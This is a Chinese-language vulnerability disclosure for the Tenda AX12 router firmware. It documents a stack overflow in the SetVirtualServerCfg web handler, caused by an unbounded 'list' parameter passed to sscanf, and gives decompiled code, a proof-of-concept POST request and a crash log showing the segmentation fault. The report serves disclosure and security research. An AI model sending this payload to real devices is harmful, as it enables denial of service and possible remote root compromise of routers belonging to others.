概述：

影响设备：Tenda AX12 V1.0
影响固件版本：V22.03.01.46
影响：拒绝服务攻击，栈溢出可以进一步获得root shell
固件下载地址：https://www.tenda.com.cn/download/detail-3621.html

漏洞：

该漏洞位于 `/goform/SetVirtualServerCfg` 中对获取的请求参数 `list` 没有长度限制，最终可以导致堆栈溢出
在 `httpd` 文件中的 `sub_41DE60` 函数中存在目标漏洞函数 `sub_43B1B4`

```
sub_40A144((int)"GetDMZCfg", (int)sub_43AD78);
sub_40A144((int)"SetVirtualServerCfg", (int)sub_43B1B4);// vuln
sub_40A144((int)"GetVirtualServerCfg", (int)sub_43B240);
```

漏洞存在于 `sub_43AF3C` 中：

```
int __fastcall sub_43B1B4(int a1)
{
  int v3[4]; // [sp+1Ch] [-18h] BYREF

  memset(v3, 0, sizeof(v3));
  blob_buf_init((int)v3, 0);
  sub_43AF3C(a1, v3);                           // vuln
```


可以看到将请求参数 `list` 传入变量 `v3`，由于并未对变量 `v3` 做长度限制，下面的 `sscanf` 函数将以逗号作为分隔将 `v3` 的值分别传入 `v12,v11,v10,v9`，而这几个变量只需要一定长度的填充就可以栈溢出，可以轻易的导致拒绝服务攻击，进一步构造exp能够获取shell,漏洞如下图:

```
int __fastcall sub_43AF3C(int a1, int a2)
{
  char *v3; // $s1
  _BYTE *v4; // $v0
  char *v5; // $s6
  int v6; // $s1
  int v8; // $s1
  int v9[2]; // [sp+24h] [-2Ch] BYREF
  int v10[2]; // [sp+2Ch] [-24h] BYREF
  int v11[2]; // [sp+34h] [-1Ch] BYREF
  int v12[4]; // [sp+3Ch] [-14h] BYREF

  memset(v12, 0, sizeof(v12));
  v9[0] = 0;
  v9[1] = 0;
  v10[0] = 0;
  v10[1] = 0;
  v11[0] = 0;
  v11[1] = 0;
  v3 = sub_415C94(a1, "list", (int)"");
  printf("get_route_info_wp list:%s\n", v3);
  if ( (unsigned int)strlen(v3) < 5 )
    return -1;
  while ( 1 )
  {
    v4 = (_BYTE *)strchr(v3, 126);
    v5 = v4 + 1;
    if ( !v4 )
      break;
    *v4 = 0;
    if ( sscanf(v3, "%[^,],%[^,],%[^,],%s", v12, v11, v10, v9) == 4 )//  stack overflow
```

POC:

```
POST /goform/SetVirtualServerCfg HTTP/1.1
Accept: application/json, text/javascript, */*; q=0.01
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Length: 23
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Host: 192.168.122.15
Origin: http://192.168.122.15
Proxy-Connection: keep-alive
Referer: http://192.168.122.15/index.html
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/115.0.5790.171 Safari/537.36
X-Requested-With: XMLHttpRequest

list="a"*0x2000
```

影响效果：


Request
Pretty Raw Hex
Accept: application/json, text/javascript, */*; q=0.01
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Length: 23
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Host: 192.168.122.15
Origin: http://192.168.122.15
Proxy-Connection: keep-alive
Referer: http://192.168.122.15/index.html
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
X-Requested-With: XMLHttpRequest
list="a"*0x2000
Search...
0 highlights
Response
Pretty Raw Hex Render
Search...
0 highlights
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
Done
0 bytes
Yes:
****** WeLoveLinux******
Welcome to ...
main_test 488: g_lan_ip 0.0.0.0 admin
sh: can't create /proc/sys/net/ipv4/tcp_timestamps: nonexistent directory
[httpd][debug]----------webs.c,160
webs: Listening for HTTP requests at address 0.0.0.0
initWebs [653]==========
not find the ip for the loginUser
R7WebsSecurityHandler [1522] url=/goform/SetVirtualServerCfg
R7WebsSecurityHandler [1581] i=3
R7WebsSecurityHandler [1843]
R7WebsSecurityHandler [2142]
get_route_info_wp list:"a"*0x2000
Segmentation fault
/ #